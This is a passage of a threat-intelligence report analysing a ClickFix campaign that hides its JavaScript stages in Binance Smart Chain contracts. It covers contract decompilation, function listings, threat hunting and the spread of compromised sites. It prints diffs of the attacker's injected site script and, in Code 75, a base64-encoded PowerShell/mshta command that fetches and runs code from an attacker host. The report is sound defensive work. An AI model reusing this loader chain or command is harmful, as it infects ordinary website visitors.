        v38[v3.length] = 0;
    }
    emit 0×1bb10d3f33597e9ce1dc5d4389273949310c069dc83fc646586f4824f2ecd123(stor_1,
        v29, v32, v35, v38);
    v41 = 0×2556(stor_1);
    stor_1 = v41;
}
```

Code 64 – `addSkyline` Decompilation

For instance, the first 10 lines are repeated four times, one for each argument (Code 65). From my limited understanding of Solidity, this is compiler-generated code that properly retrieves the string contents from the memory object. Each argument is a string, and each argument has its own chunk of 10 lines doing something similar. Therefore, much of this can be ignored, at least regarding the target analysis. The variables in the below text have been made agnostic to allow the code to work across all parameters (i.e., `varg0` → `vargX` and `v0` → `vX`).

```
    require(4 + (msg.data.length - 4) - 4 ≥ 128);
    require(vargX ≤ uint64.max);
    require(4 + vargX + 31 < 4 + (msg.data.length - 4));
    require(vargX.length ≤ uint64.max, Panic(65)); // failed memory allocation (too
    much memory)
    vX = new bytes[](vargX.length);
    require(!((vX + ((vargX.length + 31 &
        0×fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0) + 32) >
        uint64.max) | (vX + ((vargX.length + 31 &
        0×fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0) + 32) <
        vX)), Panic(65)); // failed memory allocation (too much memory)
    require(vargX.data + vargX.length ≤ 4 + (msg.data.length - 4));
    CALLDATACOPY(vX.data, vargX.data, vargX.length);
    vX[vargX.length] = 0;
```

Code 65 – Solidity "`toString`"

After this, there is code that first determines whether the sender of this current message is equal to the owner (Code 66). If not, an error is called. `require` implicitly transforms the second parameter into an `Error` type[11]—therefore, the call to `Error()` is redundant in the decompilation. Next, a new struct of five 32-byte words is defined. The first word is set to the current number of URLs (or skylines). This is used as the skyline's identifier. Then, each of the parameters is set within the struct. The struct is then stored within the global variable `map_0`, which stores a list of all the available skylines.

```
    require(msg.sender == owner, Error('Only the Mayor can call this function'));
    v4 = new struct(5);
    v4.word0 = stor_1;
    v4.word1 = v0;
    v4.word2 = v1;
    v4.word3 = v2;
    v4.word4 = v3;
    map_0[stor_1].field0 = v4.word0;
```

Code 66 – `Skyline` Struct Creation

This following code likely has something to do with properly storing the dynamic string variable in memory while ensuring the 32-byte boundary and maintaining the handling of Solidity's mapping object, which is a hash table (Code 67). If the string is longer than 31 bytes, it is stored in multiple slots. Otherwise, Solidity fits it into a single slot. If the string is empty, it sets the length to 0. This code is repeated four times, one for each structure attribute.

[11] https://soliditylang.org/blog/2021/04/21/custom-errors/

```
    v5 = v6 = v7.data;
    v8 = 0×2524(map_0[stor_1].length);
    v9 = v10 = map_0[stor_1].data;
    if (v7.length) {
        if (31 < v7.length) {
            map_0[stor_1].length = 1 + (v7.length + v7.length);
            if (v7.length) {
                while (v6 + v7.length ⩽ v5) {
                    STORAGE[v9] = MEM[v5];
                    v5 += 32;
                    v9 += 1;
                }
            }
        } else {
            map_0[stor_1].length = v7.length + v7.length | bytes31(MEM[v6]);
        }
    } else {
        map_0[stor_1].length = 0;
    }
    while (v10 + (31 + v8 >> 5) ⩽ v9) {
        STORAGE[v9] = 0;
        v9 += 1;
    }
```

Code 67 – Copy Data from Memory to Structure Fields

After this is repeated four times, there is another blob of memory manipulation (Code 68). It appears that these are being used to properly zero out extra storage slots to prevent leftover data.

```
    v29 = new bytes[](v0.length);
    v30 = v31 = 0;
    while (v30 ⩾ v0.length) {
        v29[v30] = v0[v30];
        v30 = v30 + 32;
    }
    if (v30 > v0.length) {
        v29[v0.length] = 0;
    }
```

Code 68 – Clear Remaining Storage Slots

The last few lines show an emit call to a specific function followed by the skyline counter being incremented. `0×2556` simply returns the parameter passed but increased by 1 (Code 69). `0×1bb10d3f33597e9ce1dc5d4389273949310c069dc83fc646586f4824f2ecd123` is the keccak-256 hash of `SkylineAdded(uint256, string, string, string, string)`, which is found within the ABI.

```
    emit 0×1bb10d3f33597e9ce1dc5d4389273949310c069dc83fc646586f4824f2ecd123(stor_1,
        v29, v32, v35, v38);
    v41 = 0×2556(stor_1);
    stor_1 = v41;
```

Code 69 – Emit Call and Increase the Skyline Counter

My first potential reconstruction looked similar to the following code (Code 70). Essentially, it creates a new struct called `Skyline` (this is confirmed via the ABI), and the various attributes are set up. Next, it is stored in the global skyline map `skylines` at the current skyline count key.

```
function addSkyline(string _bundURL, string _browserType, string _platformType,
string _landmarkName) public payable {
    require(msg.sender == Owner, 'Only the Mayor can call this function');
    skyline = new Skyline;
    skyline.id = NumOfSkylines;
    skyline.bundURL = _bundURL;
    skyline.browserType = _browserType;
    skyline.platformType = _platformType;
    skyline.landmarkName = _landmarkName;

    skylines[NumOfSkylines] = skyline

    emit SkylineAdded(NumOfSkylines, _bundURL, _browserType, _platformType,
        _landmarkName);
    NumOfSkylines++;
}
```

Code 70 – Original Reconstruction of `addSkyline`

After a few rounds of compiling, decompiling, and looking at Solidity coding examples, the final reconstruction looked like data in Code 71. When comparing my decompiled output with the attacker's code, the only differences were a few variable names.

```
function addSkyline(string memory _bundURL, string memory _browserType, string  memory
_platformType, string memory _landmarkName)  public payable {
    require(msg.sender == Owner, "Only the Mayor can call this function");
    Skyline memory skyline = Skyline(NumOfSkylines, _bundURL, _browserType,
        _platformType, _landmarkName);
    Skylines[NumOfSkylines] = skyline;

    emit SkylineAdded(NumOfSkylines, _bundURL, _browserType, _platformType,
        _landmarkName);
    NumOfSkylines++;
}
```

Code 71 – Final Reconstruction of `addSkyline`

With the information we now have about `addSkyline`, we can look and see which other functions utilize `Skylines` and how the various parameters are utilized. For instance, we can see after analyzing `getRandomSkylineByBrowserAndPlatform` that it actually does pull all of the URLs that match the OS and browser of the victim, grabbing one at random.

5.6.3 Contract Functions

All functions as defined in the following sections can be called by the script attached with this report. Almost all of the functions will work as intended, except for those configured to only run via the contract owner's sender ID.

Original

- `orchidAddress()`: returns the internal variable `orchidAddress`. This variable contains the address of the `orchid` contract.
- `orchidABI()`: returns the base64-encoded, gzip-compressed representation of the ABI for `orchid`.
- `merlionAddress()`: returns the internal variable `merlionAddress`. This variable contains the address of the `Shanghai` contract.
- `merlionABI()`: returns the base64-encoded, gzip-compressed representation of the ABI for `Shanghai`.
- `mw_setOrchid(string, string)`: sets the internal variable `orchidAddress` and `orchidABI`. Can only be called by the contract creator.
- Not actual name but defined by the author.
- `mw_setMerlion(string, string)`: sets the internal variables `merlionAddress` and `merlionABI`. Can only be called by the contract creator.
  - Not actual name but defined by the author.

Orchid

- `tokyoSkytree()`: returns the internal variable `tokyoSkytree`. This variable contains the base64-encoded, gzip-compressed first layer of JavaScript code to be executed.
- `akihabaraLights()`: returns the internal variable `akihabaraLights`. This variable contains the base64-encoded, gzip-compressed JavaScript that determines the victim's browser.
- `shibuyaCrossing()`: returns the internal variable `akihabaraLights`. This variable contains the base64-encoded, gzip-compressed JavaScript that determines the victim's OS.
- `ginzaLuxury()`: returns the internal variable `ginzaLuxury`. This variable contains the code to retrieve an preconfigured URL that includes the encrypted ClickFix. It will also attempt to decrypt the ClickFix code by calling another contract function that returns an AES key.
- `asakusaTemple()`: returns the internal variable `asakusaTemple`. This variable contains the base64-encoded, gzip-compressed JavaScript that currently prints an empty line using `console.log`.
- `setTokyoSkytree(string)`: sets the internal variable `tokyoSkytree`. Can only be called by the contract creator.
- `setAkihabaraLights(string)`: sets the internal variable `akihabaraLights`. Can only be called by the contract creator.
- `setShibuyaCrossing(string)`: sets the internal variable `shibuyaCrossing`. Can only be called by the contract creator.
- `setGinzaLuxury(string)`: sets the internal variable `ginzaLuxury`. Can only be called by the contract creator.
- `setAsakusaTemple(string)`: sets the internal variable `asakusaTemple`. Can only be called by the contract creator.

Shanghai

- `getRandomSkylineByBrowserAndPlatform(string, string)`: generates a list of acceptable skylines as determined by the OS and browser. Picks one of the acceptable skylines at random.
  - Random value is generated by taking the keccak-256 hash of the ABI packed value of the current BSC block time stamp, the current BSC block difficulty, and the sender of the message. The random number is reduced to the range of the total count matches.
  - If no acceptable URL is found, “Device not supported” is returned.
- `jadeCode()`: returns the internal variable `jadeCode`. This variable is used to store the malicious command copied to the user’s buffer.
  - Unfortunately, no longer utilized because the command is stored within the encrypted HTML.
- `pearlTower()`: returns the internal variable `pearlTower`. This variable is the AES key used to decrypt the ClickFix HTML.
- `cityStatus()`: returns the internal variable `cityStatus`, which is used during `getRandomSkylineByBrowserAndPlatform()` to determine whether the attack should be performed to begin with.
- `getAllSkylines()`: returns all configured skylines as a JSON string.
- `fallbackMessage()`: returns the internal variable `fallbackMessage`. This variable is used as the message that is printed to the console if the attack is disabled due to `cityStatus`.
- `setPearlTower(string)`: sets the variable `pearlTower`. Can only be called by the contract creator.
- `setJadeCode(string)`: sets the variable `jadeCode`. Can only be called by the contract creator.
- `setCityStatus(string)`: sets the internal variable `cityStatus`. Can only be called by the contract creator.
  - Acceptable values are `"OPEN"` or `"CLOSED"`.
- `setFallbackMessage(string)`: sets the variable `fallbackMessage`. Can only be called by the contract creator.
- `addSkyline(string, string, string, string)`: adds a new skyline based on the parameter’s URL, browser type, platform type, and landmark name. The skyline is added to the global `Skylines` mapping by using the ID of the current skyline counter, which is incremented post add. Can only be called by the contract creator.
- `updateSkylinesById(uint256[], string[])`: updates the specific URLs stored internally at `Skylines` as specific using the IDs in the first parameter. Can only be called by the contract creator.
- `removeSkylineById(uint256)`: removes a particular skyline from `Skylines` as determined by the ID passed. Can only be called by the contract creator.
- `removeAllSkylines()`: deletes all configured skylines. Can only be called by the contract creator.

6.0 Threat Hunting

6.1 Binance Smart Contracts

Because smart contracts are hosted on BSC, all transactions are public and viewable. Therefore, substantial threat hunting can be performed.

6.1.1 Similar Contracts

BscScan has a useful built-in feature called “Similar Contract Search.” It is useful for finding new contracts that retain the same functionality. As of writing this report, there are four contracts that exactly match the bytecode of the original contract (Figure 34). `Shanghai` (Figure 35) and `Orchid` (Figure 36) each have one. As of now, the copied contract for `Shanghai` and `Orchid` seems to contain the same transactions as the original `Shanghai` and `Orchid` contracts. One of the copied contracts has two transactions that properly set up the code to point to the follow-up contracts. This instance is most likely the same attacker spreading their infrastructure. However, the three other contracts branching off the original contract could be new actors trying to copy the existing infrastructure. As of now, the three other contracts have no transactions.




Figure 34 – Similar Contracts: `Original`




Figure 35 – Similar Contracts: `Orchid`




Figure 36 – Similar Contracts: `Shanghai`

6.1.2 Transaction Auditing

As mentioned previously, all the transactions that update the smart contract are public and viewable on BscScan. This data can be recorded and tracked for threat hunting purposes. In total, we can retrieve the following historical information: the command copied to the user buffer, the endpoint hosting encrypted ClickFix HTML, the AES key to decrypt ClickFix HTML, the status of the attack infrastructure, the JavaScript code that is executed within the browser that continues code executions, the ABI for subsequent contracts, and the addresses for said contracts. A full transaction history will be attached to this report as a CSV.

6.1.3 Code Tracking

Because the attacker's JavaScript code that is executed on the compromised site is stored within smart contracts, it can be retrieved and analyzed. We can also view how their code changes over time to better understand how they are currently developing their infrastructure. One particularly interesting point is that the `summonSpiritOfPlatform()` function within the decompressed and decoded return from `shibuyaCrossing()` expands to allow for additional OS endpoints this can be seen in Code 72. Originally, only Windows, macOS, and Linux distributions were supported. Another interesting observation is that we can see the attackers updating `ginzaLuxury` in a way that indicates they are transitioning into a newer iteration of the attack.

```
@@ -4,15 +4,25 @@ const summonSpiritOfPlatform = () => {
     const spirits = [
         { match: /Win/i, name: 'Windows' },
         { match: /Mac/i, name: /iPhone|iPad|iPod/.test(sword) ? 'iOS' : 'MacOS' },
-        { match: /Linux/i, name: /Android/.test(sword) ? 'Android' : 'Linux' }
+        { match: /Linux/i, name: /Android/.test(sword) ? 'Android' : 'Linux' },
+        { match: /CrOS/i, name: 'ChromeOS' },
+        { match: /PlayStation/i, name: 'PlayStation' },
+        { match: /Xbox/i, name: 'Xbox' },
+        { match: /Nintendo/i, name: 'Nintendo' },
+        { match: /BSD/i, name: 'BSD' },
+        { match: /SunOS|Solaris/i, name: 'Solaris' },
+        { match: /Haiku/i, name: 'Haiku' },
+        { match: /webOS/i, name: 'webOS' },
+        { match: /Darwin/i, name: 'Darwin' },
+        { match: /QNX/i, name: 'QNX' },
     ];

     for (const spirit of spirits) {
-        if (spirit.match.test(mat)) return spirit.name;
```

Code 72 – `ginzaLuxury` Diff

Here, in Code 73, we can see the attackers updated `tokyoSkytree` to include the `setCookie()` call, which was mentioned earlier as missing.

```
@@ -30,6 +30,7 @@ const teaCeremony = async (encodedScroll, templeNumber) => {

 (async () => {
   if (!checkCookie('data-ai-collecting')) {
+    setCookie('data-ai-collecting', 50);
     await teaCeremony(await orchid.methods.shibuyaCrossing().call(), 2);
     await teaCeremony(await orchid.methods.akihabaraLights().call(), 3);
     await teaCeremony(await orchid.methods.ginzaLuxury().call(), 4);
```

Code 73 – `tokyoSkytree` Diff

In Code 37Code 74, we can see `ginzaLuxury` getting updated to include some code to replace `example.net` with the current domain of the site. This leads directly into the next section and how the attackers are actively evolving their current lure.

```
@@ -52,7 +52,9 @@ if (cherryBlossomHTML) {
     try {
         let sakuraKey = await JadeContract.methods.pearlTower().call();
         const decryptedHTML = await decryptScrollToText(cherryBlossomHTML,
sakuraKey);
-        sakuraIframe.srcdoc = decryptedHTML;
+        const currentDomain = window.location.hostname;
+        const updatedHTML = decryptedHTML.replace(/example\.net/g, currentDomain);
+        sakuraIframe.srcdoc = updatedHTML;
     } catch (error) {
         return;
     }
@@ -62,10 +64,4 @@ if (cherryBlossomHTML) {
     `;
     sakuraContainer.appendChild(sakuraIframe);
     document.body.appendChild(sakuraContainer);
-
-    window.addEventListener('message', (event) => {
-        if (event.data === 'close-popup') {
-            sakuraContainer.style.display = 'none';
-        }
-    });
 }
```

Code 74 – `ginzaLuxury` Diff

6.2 Attack Evolution

The attackers' newest iteration is targeting Cloudflare's Turnstile instead of CAPTCHAs (Figure 37). This new iteration of the attack was first seen on February 24, 2025, at 15:41 PDT. Cloudflare Turnstile is Cloudflare's "CAPTCHA replacement solution." Many sites use Turnstile to prevent bot traffic and will present the interface to the users immediately upon visiting a website. This attack appears far more convincing than the CAPTCHA iteration. The CAPTCHA was sometimes interfaced in a cumbersome way that did not look legitimate—because Cloudflare usually happens before a site loads, this can allow the attacker to show up even sooner. Additionally, the user interface they utilize to show the warning message looks extremely professional and convincing. This evolution of the attack not only shows the threat actors' ability to adapt, but also their persistence in trying to create a convincing product. Unfortunately, with this evolution they have stopped storing the malicious command within the smart contract and now directly within the HTML of the piece ClickFix, much like other attackers utilizing ClickFix (Code 75).




Figure 37 – Cloudflare Turnstile Lure

```
<script>
...
let base64String =
'UE93RXJzSGVMTCAtdyAxICYgXFcqXFxcXFxcXFxcXFxcXFxcXFxcXFxcXFxcXFxcXFxcUyoyXFxcXFxcXFxcX
FxtKmh0KmUgaHR0cHM6Ly9ibGFjay5ob2xvZ3JhbW0udXMvICMgICcnzpkgYW0gbs6/dCBhIHLOv2LOv3Q6IEN
szr91ZGZsYXJlIFZlcmlmaWNhdGnOv24gzplEOiA2Uk0tNDJCJyc=';
let copyCommand = decodeBase64Utf8(base64String);

document.getElementById('loader-ring').style.display = 'none';
checkbox.classList.remove('error');
checkbox.checked = false;
checkbox.style.display = 'block';
checkbox.disabled = true;
let review = document.getElementById('review');
review.innerHTML += `
<br><br><br>
<span id="additional-text" style="font-size:1rem;">
    ⚠️ <strong style="color: #9b0000;">Unusual Web Traffic Detected</strong><br>
    Our security system has identified irregular web activity originating from your IP
address. Automated verification attempts have failed, and we were unable to confirm
that you are a legitimate user.<br><br>
...
</span>`
...
</script>
```

Code 75 – New ClickFix HTML Snippet

6.3 Compromised Websites

6.3.1 PublicWWW

One site the CSOC has been using to track compromised domains is PublicWWW (Figure 38). One of the related works (Szustak 2025) mentioned that PublicWWW listed 3,500 compromised sites on January 2, 2025. On February 11, 2025, 5,104 sites were listed. Shortly before writing this report on March 14, 2025, 8,717 sites were listed.[12] We were particularly looking for the string of the original contract and the Binance API endpoint. There are a total of 9,387 sites with just the Binance endpoint. Taking the difference between the known bad sites and unknown sites, we have potentially 670 good sites. Given that other actors are utilizing Binance and that we have seen at least one confirmed copy of the original contract with a new address, there is probably a significant portion of the 670 that are also malicious.[13] This fact affected our decision to block Binance's API endpoint.

12 https://publicwww.com/websites/0x9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53+%22bsc-dataseed.binance.org%22/

13 https://www.shodan.io/search?query=http.html%3A%220x9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53%22

